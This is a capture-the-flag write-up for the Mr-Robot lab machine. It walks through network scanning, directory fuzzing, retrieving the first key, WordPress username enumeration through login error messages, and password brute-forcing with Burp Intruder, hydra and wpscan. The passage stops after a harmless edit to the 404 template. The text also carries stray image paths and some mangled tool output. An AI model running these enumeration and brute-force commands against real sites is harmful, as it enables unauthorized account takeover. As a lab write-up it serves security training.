

GETTING STARTED

To download **Mr-Robot**, click [here](#).

DISCLAIMER

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.

RECONNAISSANCE

I begin by scanning my network to pinpoint the target, conducting a straightforward **nmap** scan for this purpose

```
└──(root㉿kali)-[~/ctf/mr-robot]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 02:05 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0037s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)

Nmap scan report for linux (192.168.1.13)
Host is up (0.00028s latency).
MAC Address: 00:0C:29:0B:61:0F (VMware)

Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.20 seconds
```

As a result, the target IP is **192.168.1.13**. Following this, I conduct an **nmap** aggressive scan to gather information about the active ports and services.


```
(root㉿kali)-[~/ctf/mr-robot]
# nmap -A -p- 192.168.1.13 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 02:09 EDT
Nmap scan report for linux (192.168.1.13)
Host is up (0.00027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
MAC Address: 00:0C:29:0B:61:0F (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (94%), Linux 3.2 - 3.8 (93%), Linux 3.11 (91%), Linux 3.13 or 4.2 (91%), Linux 3.16 (91%), Linux 4.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.27 ms  linux (192.168.1.13)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 34.79 seconds
```

CAPTURING FLAG 1

The **nmap** scan revealed that ports **80** and **443** are active. I proceeded to access the target using a web browser for further investigation.



```
02:14 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
02:14 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

After interacting with the web server by entering various commands, I didn't find anything significant. Therefore, I conducted a **ffuf** scan on the target to gather information about directories and files.

```
[root@kali] -[~/ctf/mr-robot]
# ffuf -u http://192.168.1.13/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 200,302

key-1-of-3.v1
  /'`> '/`>
  ^`> \`> \`>
  \`> ,`> \`> ,`>
  \`> ,`> \`> ,`>
  \`> ,`> \`> ,`>

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.13/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200,302

login           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1224ms]
sitemap          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 11ms]
dashboard        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 755ms]
wp-login          [Status: 200, Size: 2740, Words: 117, Lines: 54, Duration: 729ms]
robots            [Status: 200, Size: 41, Words: 2, Lines: 4, Duration: 0ms]
license           [Status: 200, Size: 19930, Words: 3334, Lines: 386, Duration: 5ms]
intro             [Status: 200, Size: 516314, Words: 2076, Lines: 2028, Duration: 2ms]
                [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 12ms]
readme            [Status: 200, Size: 7334, Words: 759, Lines: 98, Duration: 3ms]
wp-config          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 734ms]
                  [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 18ms]
wp-signup         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 789ms]
                  [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 18ms]
:: Progress: [62284/62284] :: Job [1/1] :: 54 req/sec :: Duration: [0:19:44] :: Errors: 2 ::
```

I discovered several interesting files such as *readme*, *wp-login*, and *robots.txt*. Upon visiting *robots.txt*, I uncovered the first key.

```
(root㉿kali)-[~/ctf/mr-robot]
└─# curl http://192.168.1.13/robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt
```

```
[root@kali) [~/ctf/mr-robot]
# curl http://192.168.1.13/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

CAPTURING FLAG 2

The *robots.txt* file contained a reference to another file named *fsociety.dic*. Upon attempting to access this file, it automatically downloaded to my system. Upon inspection, I discovered that it was a wordlist.

```
[root@kali] ~[~/ctf/mr-robot]
└─# head fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```

I used **wc** to find the wordcount of this dictionary file.

```
[root@kali] ~[~/ctf/mr-robot]
└─# wc -l fsociety.dic
858160 fsociety.dic
```


Since the wordlist may have contained duplicate words, I filtered out the unique words and saved them in a new file named *newfsociety.dic*.

```
[root@kali] ~[~/ctf/mr-robot]
└─# cat fsociety.dic | sort -u > newfsociety.dic
key-1-01-3.txt


[root@kali] ~[~/ctf/mr-robot]
└─# ls
fsociety.dic  newfsociety.dic

[root@kali] ~[~/ctf/mr-robot]
└─# wc -l newfsociety.dic
11451 newfsociety.dic
```

During my **ffuf** scan, I also came across a WordPress login page located at */wp-login*.



By trying default username and password combinations, I observed that the error message specified which field was incorrect. Leveraging this logic flaw, I used the wordlist accessed earlier to determine a valid username.



I used Burp Suite to enumerate the username, following these steps:

Note: Since the wordlist is extensive, you'll need Burp Suite Pro to perform brute force attacks. If you're using the community edition, an alternative method is discussed after the Burp Suite method.

- I inputted a default username and password, then monitored the requests sent by the server.

The screenshot shows the NetworkMiner interface with two captured requests. Request 1 (POST /wp-login.php) has parameters: log=admin&pwd=admin. Request 2 (HTTP/1.1 200 OK) contains the response body:

```

1 HTTP/1.1 200 OK
2 Date: Fri, 31 May 2024 07:27:55 GMT
3 Server: Apache
4 X-Powered-By: PHP/5.5.29
5 Expires: Wed, 11 Jan 1984 05:00:00 GMT
6 Cache-Control: no-cache, must-revalidate, max-age=0
7 Pragma: no-cache
8 X-Frame-Options: SAMEORIGIN
9 Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
10 Vary: Accept-Encoding
11 X-Mod-Pagespeed: 1.9.32.3-4523
12 Cache-Control: max-age=0, no-cache
13 Content-Length: 9668
14 Content-Type: text/html
15 Content-Type: text/html; charset=UTF-8
16
17 <!DOCTYPE html>
18 <!--[if IE 8]>
19 <html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
20 <head>
21 <!--[if IE 8 ]<-->
22 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
23 <!--<endif-->
24 <head>
25 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
26 <title>
27 user#039;s Blog! &rsquo; Log In
28 </title>
<link rel='stylesheet' id='buttons-css' href='
http://192.168.1.13/wp-includes/css/buttons.min.css,qver=4.3.38.pagespeed.ce.Y2pNHcS
jMD.css' type='text/css' media='all'/>
<link rel='stylesheet' id='open-sans-css' href='
https://fonts.googleapis.com/css?family=Open+Sans%3A300italic%2C400italic%2C600itali
c%2C300%2C400%2C600&q=038;subset=latin%2Clatin-ext&q=0.7&v=4.3.33' type='text/css',

```

I discovered that the username is transmitted via the variable `log`, and the password is sent through `pwd`.

- I forwarded this request to *Intruder* and included the username field in the scope for the attack.

The screenshot shows the Burp Suite interface with the Intruder tool open. A payload position is selected, and the target URL is set to `http://192.168.1.13`. The payload list contains the captured POST request from NetworkMiner:

```

1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.1.13
3 Content-Length: 101
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.13
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.13/wp-login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: close
15
16 log=$admin$&pwd=$admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.13%2Fwp-admin%2F&testcookie=1

```

- I pasted the wordlist into the *Payloads* sub-tab.

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: Payload count: 11,451

Payload type: Request count: 11,451

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/>	000
<input type="button" value="Load ..."/>	000000
<input type="button" value="Remove"/>	000080
<input type="button" value="Clear"/>	001
<input type="button" value="Deduplicate"/>	002
<input type="button" value="Add"/>	003
	0032
	003s
	004
	00480
<input type="button" value="Enter a new item"/>	
<input type="button" value="Add from list ... [Pro version only]"/>	

4. I navigated to the *Settings* sub-tab to extract the error message received.

② Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

<input type="button" value="Add"/>	From [/strong>] to [<a href=]
<input type="button" value="Edit"/>	
<input type="button" value="Remove"/>	
<input type="button" value="Duplicate"/>	
<input type="button" value="Up"/>	
<input type="button" value="Down"/>	
<input type="button" value="Clear"/>	

Maximum capture length:

5. I started the attack.

elliot	200	<input type="checkbox"/>	<input type="checkbox"/>	4225	: The password you en...
Elliot	200	<input type="checkbox"/>	<input type="checkbox"/>	4224	: The password you en...
ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4225	: The password you en...
00480	200	<input type="checkbox"/>	<input type="checkbox"/>	4173	: Invalid username.
004s	200	<input type="checkbox"/>	<input type="checkbox"/>	4174	: Invalid username.
005s	200	<input type="checkbox"/>	<input type="checkbox"/>	4174	: Invalid username.

These usernames elicited a different response, indicating their validity.

What if I don't have Burp Suite Pro?

In that case, I could use **hydra** to perform a brute force attack on the login panel. To learn more about how to do this, visit [GeeksforGeeks](#).

- I attempted to login and viewed the requests made by the server through the *http-history* sub tab in **Burp Suite**.

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST request to '/wp-login.php' with various headers and a payload containing 'log=admin&pwd=admin&submit=Log+In&redirect_to=http%3A%2F192.168.1.13%2Fwp-admin%2F&testcookie=1'. The 'Response' tab shows the server's response, which includes an error message for invalid credentials and the HTML source code of the login form.

```

Request
Pretty Raw Hex
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.1.13
3 Content-Length: 101
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.13
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.13/wp-login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: close
15
16 log=admin&pwd=admin&submit=Log+In&redirect_to=http%3A%2F192.168.1.13%2Fwp-admin%2F&testcookie=1

Response
Pretty Raw Hex Render
4225 : The password you en...
4224 : The password you en...
4225 : The password you en...
4173 : Invalid username.
4174 : Invalid username.
4174 : Invalid username.

<strong>: Invalid username. <a href="http://192.168.1.13/wp-login.php?action=lostpassword">Lost your password?</a><br/></div>
<form name="loginform" id="loginform" action="http://192.168.1.13/wp-login.php" method="post">
<p>
<label for="user_login">Username<br/>
<input type="text" name="log" id="user_login" aria-describedby="login_error" class="input" value="" size="20"/>
<label>
</p>
<label for="user_pass">Password<br/>
<input type="password" name="pwd" id="user_pass" aria-describedby="login_error" class="input" value="" size="20"/>
<label>
<p class="forgetmenot">
<label for="rememberme">
<input name="rememberme" type="checkbox" id="rememberme" value="forever"/>
Remember Me
<label>
<p>
<input type="submit" name="wp-submit" id="wp-submit" class="button button-primary button-large" value="Log In"/>

```

- The fields used to send the username and password are *log* and *pwd*, respectively.

Additionally, the response I receive is : *Invalid username*.

- Armed with this information, I can utilize **hydra** to perform a brute force attack on the login panel.

```
hydra -L <username_list> -p <password> <target> http-post-form "<login_url>:<post_data>:<failure_string>"
```

The terminal output shows the hydra command being run against the target IP 192.168.1.13 using a dictionary file 'newfsociety.dic'. The command is: # hydra -t 64 -L newfsociety.dic -p admin -I 192.168.1.13 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid". The session starts at 2024-05-31 03:48:34. Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal binding, these ** ignore laws and ethics anyway.

```

[root@kali)-[~/ctf/mr-robot]
# hydra -t 64 -L newfsociety.dic -p admin -I 192.168.1.13 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal binding, these ** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-31 03:48:34
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 11452 login tries (l:11452/p:1), ~179 tries per task
[DATA] attacking http-post-form://192.168.1.13:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[80][http-post-form] host: 192.168.1.13 login: ELLIOT password: admin
[80][http-post-form] host: 192.168.1.13 login: elliot password: admin
[80][http-post-form] host: 192.168.1.13 login: Elliot password: admin

```

Now that I have the username, I can attempt to crack the password using the same wordlist. Given that it's a WordPress site, I can leverage **wp-scan** for brute forcing the correct password.


Note: Alternatively, you can also use Burp Suite or Hydra for the same purpose.

```
wpscan --url http://192.168.1.13/wp-login.php -U elliot -P newfsociety.dic
```


```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - elliot / ER28-0652
Trying elliot / erased Time: 00:02:49 <=====
> (5630 / 17081) 32.96% ETA: ?? : ?? : ??
```

!!] Valid Combinations Found:
| Username: elliot, Password: ER28-0652

Now that I have the username and password, I log into the website.



The *Appearance* tab offered options to customize various aspects of the web server's appearance. Navigating to the *Editor* sub-tab, I found templates for various response types.



To test it out, I navigated to the *404 template* and added the following HTML code:

```
<p>HELLO WORLD !! </p> .
```

Twenty Fifteen: 404 Template (404.php)

```
* The template for displaying 404 pages (not found)
*
* @package WordPress
* @subpackage Twenty_Fifteen
* @since Twenty Fifteen 1.0
*/
get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                <p>HELLO WORLD!!</p>
            </header><!-- .page-header -->


            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->

    </main><!-- .site-main -->
</div><!-- .content-area -->

